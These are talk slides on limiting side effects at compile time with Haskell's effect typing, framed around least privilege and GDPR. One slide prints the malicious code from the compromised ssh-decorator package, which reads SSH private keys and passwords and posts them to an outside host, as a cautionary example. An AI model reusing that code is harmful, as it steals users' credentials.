Limiting side-effects of applications at compile time

2019-08-12 @ BornHack, Funen (Denmark)

BornHack
EPISODE IV
A NEW /HOME

Overview

- About me (very shortly)
- How and why is it relevant (benefits)
- Demo (OSM + MET)
  - `NixOS  : 5ab28d2f7e09bb8027ebc881343b381b8001543a611e8f3566b80c0d9b3a9b47`
  - `Docker : 5e0e931f4070495f7329f1d1b61120b354bcae84c29186f79688a6e924959b98`
- **Note**: Slides are released under the CC BY-SA license
  - Creative Commons Attribution-ShareAlike (“copyleft”)

About me (very shortly)

- Ramón Soto Mathiesen (***Spaniard*** + ***Dane***)
- MSc. Computer Science and minors in Mathematics
- ***CompSci*** @ SPISE MISU ApS
  - Trying to solve EU GDPR with a scientific approach (https://uniprocess.org)
    - Permissive copyleft license (LGPL-3.0)
  - Mostly with ***Haskell*** and to a lesser extend ~~***Elm***~~ (***PureScript***)
- Member of the Free Software Foundation (FSF) since ***November 2007***
- Founder of Meetup F#unctional Copenhageners EST. ***November 2013***
- Blog: http://blog.stermon.com/ (slides under /talks/)

Matching of expectations

- You don’t need to know ***Haskell*** in order to understand this talk (Out of curiosity, how many devs? statically type?)
- In this talk, we will see how it’s possible to ***limit*** the side-effects of an application at ***compile-time*** (translate code to binary)
- We will also see why this is ***relevant*** and which ***benefits*** we get by using this approach

Note: Please save your question to the QA at the end of the talk

The tool

- ***Haskell*** is a ***standardized***, general-purpose, ***purely functional programming*** language with non-strict semantics (***lazy***) and strong ***static typing***


- ***Haskell*** is ***widely used*** in the ***academia***, but lately, it’s also beginning to catch up in the ***industry***, thanks to companies like FP Complete and Galois Inc in the States and Tweag.IO in Europe

Effects vs Purity

- In ***Haskell***, there is a clear ***separation***, which is ***enforced*** by the ***type system*** and the ***compiler***, between ***pure code*** (*always evaluate to the same output given the same input and does not cause any side effects such as mutation of mutable objects or output to I/O devices*) and ***code*** that ***produces effects***:

Parent calls children	**Parent with effects**	**Parent pure**
Child with effects	✓ Code with effects	✗ `Compiler error`
Child pure	✓ Code with effects	✓ Pure code

Effects vs Purity


CODE WRITTEN IN HASKELL IS GUARANTEED TO HAVE NO SIDE EFFECTS.
...BECAUSE NO ONE WILL EVER RUN IT?


Effects vs Purity

- All Haskell applications have a ***parental code*** branch with ***all possible*** input and output ***effects*** (I/O).
- This is what allows us to create all kinds of applications (***equivalence*** with ***Turing complete*** languages)
- If this were not the case, we could not be able to provide inputs or see the output of the calculations and, therefore, it would be a waste of time to execute any application

Restrict effects, granularly

- Now, it's ***not always*** the case that if a ***branch of the code is allowed to have side effects***, these should be ***all the possible side effects***
- For example: We want to ***send confidential data*** to a database, but we do ***not*** want our ***subcontractor***, who manages that part of the code, to ***send*** such sensitive information to their ***own servers***

What is happening? Data leaks




```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```

```
self.password = password
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

ssh-decorator (Python package) leaks your SSH data

What is happening? Data leaks



strong_password (Ruby library) backdoor paste.bin


Cybersecurity

Cybersecurity now a days, just consist in stemming the tide of the unavoidable !!!

Cybersecurity

Cybersecurity now a days, just consist in stemming the tide of the unavoidable !!!

~~Cyber~~security



~~Cyber~~security now a days, just consist in stemming the tide of the unavoidable !!!

Bridge over Troubled Water

- In ***Haskell***, the ***bridge*** that is responsible for ***binding*** the ***pure code*** in combination the with code containing effects, is called ***monads***

- ***Monads*** are structures that represent calculations defined as a sequence of steps.

Bridge over Troubled Water

- So these ***bridges*** that are responsible for ***binding*** the pure code with the code branches with effects, ***can do so gradually*** allowing us to make sure that if we ***only allow*** a part of the code to access the network, ***it can only do that*** side-effect
- For example: We want to ***ensure*** (by design) that our application ***only accesses*** the content of a ***specific page*** in the network (effect) where that content should be ***displayed*** on the ***output device*** of the console (another effect) ***adding date and time stamps*** (third effect)

Code example (Demo)

```
granulated -- Granulation of effects
  ::
    ( Effects.ConsoleOutM      io
    , Effects.DateTimeM        io
    , Effects.SpecificWebsiteM io
    )
  => io ()
granulated =
  ...

main :: IO () -- Signature of the main entrance of the application
main =
  -- By binding the main function with our granulated function, the
  -- application, is automatically isolated to the designated effects
  granulated
```


Code example (Demo)

```haskell
-- DESIGN OF EFFECTS (no implementation details)

class Monad m => ConsoleOutM m where
  out :: String -> m ()


class Monad m => DateTimeM m where
  now    :: m  UTCTime
  today :: m (Integer,Int,Int)


class Monad m => SpecificWebsiteM m where
  tlsManager     ::                       m  Manager
  request        :: String             -> m  Request
  responseBytes  :: Request -> Manager -> m (Response L8.ByteString)
  responseNoBody :: Request -> Manager -> m (Response ())
```

Code example (Demo)

```
-- IMPLEMENTATION OF EFFECTS

instance ConsoleOutM IO where
  out = putStrLn


instance DateTimeM IO where
  now   = getCurrentTime
  today = toGregorian . utctDay <$> getCurrentTime


instance SpecificWebsiteM IO where
  request relativeUrl = parseRequest $ uri ++ relativeUrl

...

uri = -- Haskell has immutable data, so this can't be changed
  "https://@specificwebiste.com/"
```

All effects vs limited (Demo)



All effects (I/O) vs Granulated (Output to the Console ∪ Time and Date ∪ Specific Page)

Principle of Least Privilege (PoLP)

- This approach is well known in information security and computer science as ***principle of least privilege*** (PoLP) where a ***process***, a user, or a program (depending on the subject) ***must*** be able to ***access only*** the ***information*** and ***resources*** that are ***necessary*** for its ***legitimate purpose***
- ***Haskell***, among very few, can enforce this at compile-time

Design and outsource

- Thanks to the ***granulation of effects***, it would be ***enough*** for ***companies to design and implement*** the ***effects layer*** and ***then outsource the development*** to anyone with the necessary knowledge, even the best black-hat hackers, ***knowing*** that the ***code they receive*** will ***comply (*) 100%*** with their ***initial design***

  (*) compiler flags needed to avoid `unsafePerformIO` usage:

  ```
  … -XSafe -fpackage-trust -trust=base …
  ```

(very) Relevant cos EU GDPR

- *“One example: The requirement for **data minimization** (Article 5(1)(c)) means that you must be **able to demonstrate** that every business **process** that **touches personal data** (and **every technology** that contributes to it) is **designed** in such a way that it **uses** the **smallest** possible **amount of data** for the **shortest** possible period of **time** while **exposing** it to the **fewest** possible **eyeballs** and **ensuring** that it is **deleted** as **quickly as possible** when the **processing** purpose **is completed**”* -- Tim Walters
- ICO (UK) to fine British Airways with 183m GBP and Marriot with 99m GBP

Summary

- Effects vs Purity, and what it brings to the table
- Restrict effects, granularly (all effects vs limited)
- Cybersecurity (“*All your data leaks are belong to us*”)
- Principle of Least Privilege (PoLP) at compile-time
- Design and outsourcing (even to the best black-hat hackers)
- EU GPDR: “***data protection by design and by default***”, previously known as “***privacy by design***” to avoid getting fined and live up to the law from a “***technical point-of-view***”
- Demo (https://reproducible-builds.org/ -> reproducible ***hashes*** for ***binaries***):
  - `NixOS  : 5ab28d2f7e09bb8027ebc881343b381b8001543a611e8f3566b80c0d9b3a9b47`
  - `Docker : 5e0e931f4070495f7329f1d1b61120b354bcae84c29186f79688a6e924959b98`

Q & A

Any questions?